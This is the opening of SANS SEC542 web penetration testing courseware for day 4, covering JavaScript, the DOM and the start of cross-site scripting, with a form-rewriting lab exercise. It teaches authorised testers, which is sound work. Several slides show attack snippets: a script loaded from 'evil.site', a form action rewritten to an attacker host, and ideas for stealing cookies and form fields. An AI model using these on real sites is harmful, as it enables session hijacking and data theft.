

542.4

JavaScript and XSS

The SANS logo consists of the word "SANS" in a bold, sans-serif font, with each letter "S", "A", "N", and "S" stacked vertically.

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Copyright © 2016, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Web Penetration Testing and Ethical Hacking JavaScript and XSS

SANS Security 542.4

Copyright 2016, Kevin Johnson, Eric Conrad, Seth Misenar

All Rights Reserved

Version B02_02

Web Penetration Testing and Ethical Hacking

Welcome to SANS Security 542 Web Penetration Testing and Ethical Hacking, day 4!

542.4 Table of Contents

	Slide #
• JavaScript.....	5
• Document Object Model (DOM)	17
• Exercise: JavaScript.	24
• Cross-Site Scripting.....	33
• Exercise: Reflective XSS.	49
• XSS Tools.....	55
• XSS Fuzzing.....	63
• Exercise: HTML Injection.	76
• XSS Exploitation.....	97
• BeEF.....	107
• Exercise: BeEF.	117
• AJAX.....	130
• API Attacks.....	142
• Data Attacks.....	148
• Exercise: AJAX XSS.	156
• Summary.....	175

Web Penetration Testing and Ethical Hacking

Here is the Table of Contents for 542.4.

Course Outline

- 542.1: Introduction and Information Gathering
- 542.2: Configuration, Identity, and Authentication Testing
- 542.3: Injection
- **542.4: JavaScript and XSS**
- 542.5: CSRF, Logic Flaws and Advanced Tools
- 542.6: Capture the Flag

Web Penetration Testing and Ethical Hacking

Welcome to Security 542, Web Penetration Testing and Ethical Hacking: day 4.

Today we will discuss JavaScript and XSS.

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- **JavaScript**
 - Document Object Model (DOM)
 - Exercise: JavaScript
 - Cross-Site Scripting
 - Exercise: Reflective XSS
 - XSS Tools
 - XSS Fuzzing
 - Exercise: HTML Injection
 - XSS Exploitation
 - BeEF
 - Exercise: BeEF
 - AJAX
 - API Attacks
 - Data Attacks
 - Exercise: AJAX XSS
 - Summary

Web Penetration Testing and Ethical Hacking

We will next discuss JavaScript.

Why JavaScript for Web App Pen Testers?

- JavaScript is the most common client-side scripting language today
- Web app pen testers must therefore understand JavaScript for two reasons:
 - To read and understand scripts from target systems
 - Discover issues with the application
 - Determine how the application runs on the client
 - To write our own attacks against target systems
 - Changing the content of a page to redirect a form submission
 - Steal cookies to hijack sessions
 - Many, many other possibilities here

Web Penetration Testing and Ethical Hacking

Although browsers support languages such as VBScript and ActionScript, we have chosen JavaScript due to its popularity. Web app penetration testers have two separate reasons to understand JavaScript. First, as we evaluate an application, we need to understand how the client language is behaving and look for issues within the code. Second, when we try to launch XSS attacks, we will need to be able to write at least basic scripts. This section will help to get us to both goals.

JavaScript

- JavaScript is a dynamic client-side scripting language
 - Designed by Netscape in 1995
 - Originally named LiveScript
- Despite the name, it is not directly related to Java
 - Java and JavaScript are very different languages with very different interpreters
- Mainly used in websites
 - But JavaScript is also used by other applications, such as Adobe Reader

```
var target_ip = 'IP_ADDRESS';
var target_port = '220';
var payload = "";
var scr_l = '<scr' + 'ipt>';
var scr_r = '</scr' + 'ipt>';
var max_line_len = 23;
payload += "ls\\n";
```

Web Penetration Testing and Ethical Hacking

Netscape designed and released LiveScript in 1995 – the name was quickly changed to JavaScript. Although the name commonly causes people to think that JavaScript and Java are related, this is not true. Although JavaScript is mainly used by websites, keep in mind that many other client applications such as email clients and pdf readers support JavaScript embedded in their documents.

JavaScript Use in Web Pages



- The focus in this course is web pages
- JavaScript can be inline with HTML
 - As a script tag

```
<script>alert("Sec542 Rocks")</script>
```
 - As part of an HTML item

```

```
- Can also be loaded from another document

```
<script src=http://evil.site/malicious.js>
```
- It is common to see any one or more of these in the same HTML page



Web Penetration Testing and Ethical Hacking

In this course, we will focus on the use of JavaScript within web pages. JavaScript can be used within a web page in two different and distinct ways. The first is to use script tags. Either the code can be within the tags or referenced by a src attribute. The second method of loading JavaScript is as an attribute of an HTML tag. An example of this would be the onunload event of a body tag.

JavaScript Fundamentals

- Each statement is a command to the browser
 - There are differences in how each browser interprets some JavaScript particulars... that can be frustrating, but let's cover the most common aspects of JavaScript here
- The entire language is case sensitive
- Combines related statements into blocks
 - Each block is delimited by {}

```
if (location.port != 443) {  
    alert("No SSL support!")  
}
```
- Use a // for single-line comments

```
// This code causes burning!
```
- Multi-line comments use the /* */ characters

```
/* This code was written by  
Arthur Dent and Ford Prefect */
```

This snippet determines whether the web page was accessed on port 443 and pops up an alert dialog box on the browser if it wasn't.

Web Penetration Testing and Ethical Hacking

JavaScript is similar to other languages in that each statement in the code is a command to the browser. Of course, we wouldn't be talking about web browsers without mentioning that each browser interprets parts of JavaScript in slightly different ways.

There are a few points to note regarding JavaScript. First, it is entirely case sensitive. This means that the variable "name" is different than the variable "Name". You can also use the double slash to comment the rest of that line, whereas the slash asterisk combination in a multi-line comment. It ends at the asterisk slash characters.

Conditional Statements

- If...Else Statement

- Chooses between two conditions
- The else block is optional

```
if (condition)
{
    code if condition is true
}
else
{
    code if condition is not true
}
• Example conditions:  
n == 42  
varName != "Lions"
```

- Switch Statement

- Chooses between multiple conditions
- Each case runs until a break is encountered
- If no break, multiple cases will run
- Default condition is optional

```
switch(n)
{
    case 1:
        execute code
        break;
    case 2:
        execute code
        break;
    default:
        default code
}
• Case statements can match on integers or strings
```

Web Penetration Testing and Ethical Hacking

The first type of statement we will look at is the if/else condition. This allows the code to check the value of a condition and perform an action if it is true. For example, check to see whether the user agent is defined as IE and load the correct AJAX object. The else statement is an optional block to perform an action if the condition is false.

The next statement is a switch statement. This allows the programmer to set different actions based on a series of conditions. Each set of commands is finished by reaching a break statement. If there isn't a break, the break continues to run commands until one is reached. This allows for multiple conditions to share commands without repeating the code.

Control Statements

- **while** loop


- Continues running the code block until the end value condition is met
 - while (*i*<=10)

```
    {  
        alert(i) // Pops up a dialog with the value of i  
        i++ // increments variable  
    }
```

- **for** loop

- Runs the code block a specified number of times

```
for (x=0;x<=5;x++)  
{  
    alert("Knock, knock");  
    alert("Banana");  
}  
alert("Knock, knock");  
alert("Orange");  
alert("Orange you glad I didn't say 'Banana'");
```



Web Penetration Testing and Ethical Hacking

The **while** statement is the way to run a block of code until a condition is met. This allows the developer to build the loop without knowing the exact number of times that code must be run. An example of the way to use this might be to retrieve a web page until it doesn't match the content the code expected. When this happens, the code would send an alert.

The **for** loop behaves the same way, except instead of a condition, it runs a set number of times.

JavaScript Variables

- JavaScript variables are loosely typed
 - Any type of data can be assigned to a variable without concern about whether it is a string, integer, etc.
- Declaration is as simple as: `var x;`
- Values can be assigned at declaration ... `var x="Sarah";`
- ... or later with: `x="Sarah";`
- Note that if a variable is re-declared after a value is assigned to it, the original value is still assigned
- Variables declared outside of functions are accessible everywhere in the script
 - Variables declared in a function are available only in that function

Web Penetration Testing and Ethical Hacking

JavaScript variables are loosely typed. This means that unlike some languages, the variable can hold any type of data, instead of being limited by how it was declared. Declaration of a variable is as simple as typing the keyword `var` followed by the variable name. The developer can also assign a value while declaring it by placing an equal sign followed by the value.

One interesting note about variables is that if a variable is re-declared after it has had a value assigned, it will continue to have the value assigned.

The scope of variables is global unless declared within a function, in which case they are only accessible within that function.

Functions

- JavaScript functions can be declared anywhere in the page
 - Typically safest to declare them in the <HEAD> to ensure they are loaded before being called

```
function name(var, var){  
    code to execute  
}
```
- To return data from a function, use the `return var;` statement within the function
- To call a function, use `name();`
- A function to alert the user then redirects the browser to the specified URL

```
function alertRedirect(url) {  
    alert("Redirecting...")  
    window.location = url  
}
```

Web Penetration Testing and Ethical Hacking

JavaScript allows for creating functions so that code can be called over and over again instead of having the developer type it again. These functions can be declared anywhere on the page, but it is convenient to place them in the <head> section of the page so that they are loaded before being called.

Functions can either just run, or they can return a value to where they were called by using the `return` statement followed by the value that the developer wants to return.

Events

- Every item in a page has a series of associated events
- Typically the event calls a function
- This table lists some of the JavaScript events


Event	Description
<code>onload</code>	Page or item (image, css or script) is finished loading
<code>onunload</code>	User leaves the page the script is on
<code>onerror</code>	An error occurs loading a page or item
<code>onclick</code>	Item is clicked on with the mouse
<code>onsubmit</code>	The form is submitted
<code>onfocus</code>	The item receives focus
<code>onblur</code>	The item loses focus
<code>onchange</code>	Content of the field changes
<code>onmouseover</code>	The mouse is hovering over the item

Web Penetration Testing and Ethical Hacking

Events are triggers called when an item is in a certain condition. An example of this would be the `onload` event that is triggered by an image being loaded by the browser. The table above lists a series of example events and when they are triggered. The developer or tester can use these events within a page or item to trigger the JavaScript code he or she wants to run.

Using Events in Attacks: Ideas for Pen Testers

- Let's look at some example ideas for how to use the various events
- During the exploitation phase, we will use these events to perform various attacks
- onload**
 - Change content of the page after it loads
- onunload**
 - Launch pop-under window to retain control of a zombie browser
- onsubmit**
 - Change form values so the transaction is one of the attacker's choosing
- onfocus**
 - Send http request to attacker's web server to reveal which controls the user is selecting




Web Penetration Testing and Ethical Hacking

Now it's time to look at some examples that would be useful during a penetration test. We recommend that each of the events is examined and try to think of different ways that they can be twisted to accomplish our goal instead of what they were originally thought of for.

For example, we might use the `onload` event on the body to run code that changes the content to reflect what we want the page to say. Or we could use the `onsubmit` event on a form to change where the form values are sent. The `onfocus` event is very useful for tracking the client's interest within the page.

Using Events in Attacks: More Ideas for Pen Testers

- Additional events useful to penetration testers:
- **onerror**
 - Used within web scanners injected via XSS to determine a resource does not exist
 - Useful when port scanning a network through JavaScript
- **onclick**
 - Change where a link points without the user knowing
- **onmouseover**
 - Track the movement of the mouse across a page
- **onblur**
 - Send the contents of a form field to an attacker



Web Penetration Testing and Ethical Hacking

Some other examples of interesting events are things like the onerror event, which can be used for fingerprinting services and port scanning a network. We might also use things like the onclick and the onblur to change where a link points or send the contents of the form field that was just completed to an attacker.

All of these events and more can be used by the tester or attacker to control the experience the user has within a page.

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
- **Document Object Model (DOM)**
 - Exercise: JavaScript
- Cross-Site Scripting
 - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
 - Exercise: HTML Injection
- XSS Exploitation
- BeEF
 - Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
 - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

The next section describes the Document Object Model (DOM).

Document Object Model (DOM)


- The DOM provides a standard interface to the document allowing scripts to dynamically access and update content, structure, or style of the page
 - The document referenced is either the HTML or XML page currently being used
- The DOM also provides native objects to access various items of interest
 - Document object refers to the whole document
 - `document.forms[0]` refers to the first form on the page
 - `document.write("Hello World!")` writes the string Hello World! to the page
 - `document.write(document.cookie)` will write the value of the page's cookies to the page
 - Form object is used to access a specific form
 - `form.action = [URL]` sets the form's action to the URL allowing for redirecting the browser to another page
 - `form.submit()` will submit the form
- We will explore many others in the exercise challenges ahead

Web Penetration Testing and Ethical Hacking

The document object model (DOM) is a standard interface provided by JavaScript that allows for dynamic access to the pieces of the current page and browser window. The DOM provides objects such as the Form and Windows objects. These allow for access and control of the various parts of what they represent.

DOM Nodes

- The document is viewed as a tree
- The HTML tag is the root and has two children – HEAD and BODY
- Each item is a child from there



Web Penetration Testing and Ethical Hacking

The document and its window is viewed and managed as a tree. As we can see from the diagram above, the tree starts with the HTML tag and then branches from there. Each node from there is a child of the one above it and a parent to any below it. Each tag may have one or more attribute assigned to it, such as color or size.

JavaScript Object Methods and Properties

- JavaScript is an object-oriented programming language
- Objects have to be initialized
 - `var myString = new String();`
- Objects have properties and methods
 - Properties are attributes of the object
 - Methods are actions performed on the object
- Developers can create their own objects
- We will focus on the built-in objects here with some examples of properties and methods that are useful for penetration testers
- When referring to a property of an object, we use the format
`object.property`
 - `document.referrer`
- Calling a method is similar, but also includes () with values determined by the method
 - `window.alert("This pop-up shows a method, alert()");`

Web Penetration Testing and Ethical Hacking

Because JavaScript is an object oriented programming language, it provides a series of objects, and developers can create their own. Objects are a method to provide copies of an item in memory that can be referenced and used separately.

Objects must be initialized instead of just being assigned to a variable. These objects can provide properties, which are attributes of the object and methods, which are actions.

Objects and Their Associated Properties and Methods

- Object type: String
 - Property: `length` returns the size
 - Method: `split()` parses the string
 - Example: `string.length = 42`
- Object type: Date
 - Method: `getTime()` returns the current time
 - Method: `getMonth()` returns the current month
- Object type: Array
 - Method: `join()` joins the elements in the array
 - Method: `sort()` sorts the array
 - Example: `array.sort();`
- Object type: Window
 - Method: `open()` creates a new browser window
 - Method: `alert()` pops up a dialog box
 - Example: `window.alert("Hi World");`
- Object type: Document
 - Method: `write()` writes content to the page
 - Method: `referrer()` returns the referring URL
 - Example: `document.write("Hello");`
- Object type: Location
 - Method: `reload()` reloads the document
 - Property: `port` returns the port of the current page
 - Example: `location.port = 80;`
- Object type: History
 - Method: `back()` is the same as the back button
 - Property: `length` returns history item count
 - Example: `history.back();`

Web Penetration Testing and Ethical Hacking

There are eight different built-in objects provided by JavaScript. They are the string, date, math, window, document, location, history, and array objects. These objects provide various methods and properties and make up a major part of the application code we find and use during penetration tests.

Selecting and Changing Content

- Scripts can "walk" the tree to find specific elements
 - Function to count the number of <input> tags in a page

```
function counttags(tag) {  
    count = document.getElementsByTagName(tag).length  
    return count  
}
```
- The script can then read the item's attributes and associated items such as text
 - Determine the URL of an image on the page

```
source = document.images["Logo"].src;
```
- The script can then rewrite the item
 - Rewrite the action and submit the form

```
document.getElementById('myForm').action = "http://evilsite/"  
document.getElementById('myForm').submit
```

Web Penetration Testing and Ethical Hacking

One of the main functions that we perform is changing content on the page. There are various ways to find the item that we are interested in changing. We could reference the item by its ID or by its name. We can also loop through each of the items and change all the items of a specific type.

Once we find the item, we can use the various properties, such as the action of a form, to change the content to what we would like.

Interacting with Cookies

- Reading cookies is simple
`strCookie = document.cookie;`
 - Remember document.cookie returns only the name=value pairs
- Parsing the cookie takes a little more work
 - First parse to split each name=value pair
 - `var arrValues = document.cookie.split('');`
 - The next step would be to loop through each pair and split on the =
 - Code for doing this is located in the notes
- Setting cookies requires only three/four parameters
 - A cookie name and value pair
 - An expiration time for the cookie and URI path that is able to access it
 - `document.cookie = "userid=ford;expires=Fri, 27-Feb-2015;path=/";`
 - Date parameter not required for session cookies

Web Penetration Testing and Ethical Hacking

Another common function used during tests is to manipulate and/or read cookies. The attacker can read cookies by calling document.cookie object and property. When reading cookies, the tester has two choices. The first is to use the cookie value as a whole or we can use code similar to the listing below to parse the cookie into individual values.

```
var a_all_cookies = document.cookie.split( ';' );
    var a_temp_cookie = '';
    var cookie_name = '';
    var cookie_value = '';
    var b_cookie_found = false;

    for ( i = 0; i < a_all_cookies.length; i++ )
    {
        a_temp_cookie = a_all_cookies[i].split( '=' );
        cookie_name = a_temp_cookie[0].replace(/^\s+|\s+$/.g, '');

        if ( cookie_name == check_name )
        {
            b_cookie_found = true;
            if ( a_temp_cookie.length > 1 )
            {
                cookie_value = unescape(
a_temp_cookie[1].replace(/^\s+|\s+$/.g, ''));
            }
            return cookie_value;
            break;
        }
        a_temp_cookie = null;
        cookie_name = '';
    }
```

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
 - Exercise: JavaScript
- Document Object Model (DOM)
 - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
 - Exercise: HTML Injection
- XSS Exploitation
- BeEF
 - Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
 - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

Our next exercise is on JavaScript.

JavaScript Exercise

- Goals: Explore the various functions and objects of JavaScript
- To accomplish this, we will use some HTML files in JavaScript directory on the desktop
 - Editing the code to include functions
 - Changing content on the page
 - Redirecting form submission

Web Penetration Testing and Ethical Hacking

Objectives:

The student will learn how to create and alter JavaScript in a html file to perform attacks.

Attack Usage

- Our goals in this exercise are to create and alter JavaScript, using techniques that are actual building blocks for web app attacks
 - Changing the action on a form allows us to redirect form submission to a server we control
- As you perform each action, consider how these techniques could be used in an attack, if you could deliver similar scripts to a target's browser

Web Penetration Testing and Ethical Hacking

As we use the following steps to complete the exercise, keep in mind that these pieces are the building blocks for the attacks we will do during the rest of class and during our pen-tests.

For example, we could change the form action to submit the values to our server or we could write an image tag to the page that has a source pointing to our server and append the values of the cookie.

All it takes is an understanding of what JavaScript can do and a little technical imagination.

JavaScript Exercise: Setup

1. Double-click the JavaScript Desktop folder
 - Then right-click index.html and choose Open With -> gedit
2. Identify the HEAD section and the two different forms contained in the HTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head><title>Sec542 Web App Penetration Testing and Ethical Hacking</title>
</head>
<body>


This page is the base for the JavaScript exercise.







```

Web Penetration Testing and Ethical Hacking

Use gedit (or use another editor that you prefer) to open the HTML file located in '/home/student/Desktop/JavaScript/index.html'. Double-click the JavaScript Desktop folder, Then right-click index.html and choose Open With -> gedit.



Look through the HTML and identify the HEAD section and the two different forms.

These portions of the page will be our targets. We will now make alterations to this file to build our JavaScript for Pen Tester skills.

JavaScript: Add Script Blocks


3. Add a script block in the `<head>` section, after the `</title>` line that creates an alert

```
<script>alert("Hello World!");</script>
```

- See notes for more details

4. Save the file and double-click the updated index.html file to launch Firefox and open the newly modified HTML file

- If your code was constructed appropriately, you should see this pop up



Web Penetration Testing and Ethical Hacking

3. Find this line in index.html:

```
<title>Sec542 Web App Penetration Testing and Ethical Hacking</title>
```

Add a script block directly after that line that creates an alert:

```
<script>alert("Hello World!");</script>
```

```
index.html x
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/xhtml1-transitional.dtd">
<html>
<head>
<title>Sec542 Web App Penetration Testing and Ethical Hacking</title>
<script>alert("Hello World!");</script>
</head>
<body>
```

4. Double-click the updated index.html file to launch Firefox and load this file. You should have received a pop-up as depicted in the slide if the code was constructed properly. If not, ask your instructor for assistance.

JavaScript: Reference Separate File

5. Edit index.html to load the pop-up script from a separate file called attack.js

```
<script src="attack.js"></script>
```

6. Next: create attack.js. Open a terminal and type the following:

```
$ cd ~/Desktop/JavaScript  
$ echo 'alert("Hello World!");' > attack.js  
$ cat attack.js
```

7. Reload index.html and verify the pop-up still pops

Web Penetration Testing and Ethical Hacking

5. Now use gedit to edit index.html to load the code from a file called "attack.js". This code will look like:

```
<script src="attack.js"></script>
```

```
index.html X  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://  
xhtml1-transitional.dtd">  
<html>  
<head>  
<title>Sec542 Web App Penetration Testing and Ethical Hacking</title>  
<script src="attack.js"></script>  
</head>  
<body>
```

Create a file called "attack.js" and put alert("Hello World!"); into it and save it to your the same location that the index.html file is located in. You can do this from the command line by performing the following steps:

6. Open a terminal, change to the JavaScript directory, add the text 'alert("Hello World!");' to the file attack.js, and verify the contents:

```
$ cd ~/Desktop/JavaScript  
$ echo 'alert("Hello World!");' > attack.js  
$ cat attack.js
```

7. Refresh the index.html page in your browser and verify that the pop-up still launches.

JavaScript: Edit attack.js

8. Edit attack.js to redirect the "Submit Query" form to <http://www.sec542.org>. Also set the value for the sushi form field to "Toro":

```
function formChange() {  
    document.forms[1].action="http://www.sec542.org/";  
    document.forms[1].sushi.value="Toro";  
}
```

```
attack.js x  
function formChange() {  
    document.forms[1].action="http://www.sec542.org/";  
    document.forms[1].sushi.value="Toro";  
}
```

Web Penetration Testing and Ethical Hacking

8. Edit attack.js to redirect the "Submit Query" form to <http://www.sec542.org>. Also set the value for the sushi form field to "Toro":

```
function formChange() {  
    document.forms[1].action="http://www.sec542.org/";  
    document.forms[1].sushi.value="Toro";  
}
```

JavaScript: Edit index.html

9. Add this onload function to index.html after the </head> line. Change the <body> tag to:

```
<body onload="formChange() ;">
```

```
index.html x
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1-transitional.dtd">
<html>
<head>
<title>Sec542 Web App Penetration Testing and Ethical Hacking</title>
<script src="attack.js"></script>
</head>
<body onload="formChange() ;">
<!-- This page is the base for the JavaScript exercise -->
```

Web Penetration Testing and Ethical Hacking


9. Add this onload function to index.html after the </head> line. Change the <body> tag to:

```
<body onload="formChange() ;">
```

Now reload the page in your browser. You should see that the value is now set. To see the action change, submit the form and look in the URL bar of the browser.

Reload index.html

- Now reload index.html
 - "Toro" should be pre-filled
 - Clicking Submit Query should redirect to <http://www.sec542.org>



Web Penetration Testing and Ethical Hacking

Now reload index.html

- "Toro" should be pre-filled.
- Clicking Submit Query should redirect to <http://www.sec542.org>.

The completed files are available in index.html.answer and attack.js.answer, in case you'd like to check your work.

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
 - Exercise: JavaScript
- Document Object Model (DOM)
 - Exercise: Reflective XSS
- **Cross-Site Scripting**
 - Exercise: Reflective XSS
 - XSS Tools
 - XSS Fuzzing
 - Exercise: HTML Injection
 - XSS Exploitation
 - BeEF
 - Exercise: BeEF
 - AJAX
 - API Attacks
 - Data Attacks
 - Exercise: AJAX XSS
 - Summary

Web Penetration Testing and Ethical Hacking

The next section begins a deep dive into Cross-Site Scripting (XSS).

Cross-Site Scripting

- Cross-site scripting is commonly known as XSS
- It involves tricking the browser into executing code
- The browser believes that the code is part of the site and runs it in that context
- This attack targets the browser, not the server

Web Penetration Testing and Ethical Hacking

Cross-Site Scripting is an attack in which an attacker injects scripting code into a web application, and the browser runs it as if it has come from the trusted site. For example, this could be a URL parameter that is read and displayed back to the user as if it were part of the application.


The Cross-Site Scripting attack has historically been misunderstood and undervalued. Many people fail to see the impact of the indirection. The point is that we can leverage weaknesses in a web server or web application and use it to attack clients of that server.

Imagine logging in to your online bank. The banking site drops valuable session information in your browser for some time period. Perhaps it is just a session cookie, or perhaps it is a snippet of data that includes your user ID or (hopefully not) your bank account number. That information is stored in its own compartment in the browser, only accessible to that site.

Now imagine an attacker has the ability to access that information. Or worse yet, imagine an attacker running code on your browser as you within the security context of the bank. We'll get to this little twist on XSS called Cross-Site Request Forgery in the next section.

Parts of an XSS Attack

- Application:
 - Running a vulnerable application
- Browser:
 - Tricked into running the code
- Attacker:
 - Evil person
- Code:
 - Usually JavaScript



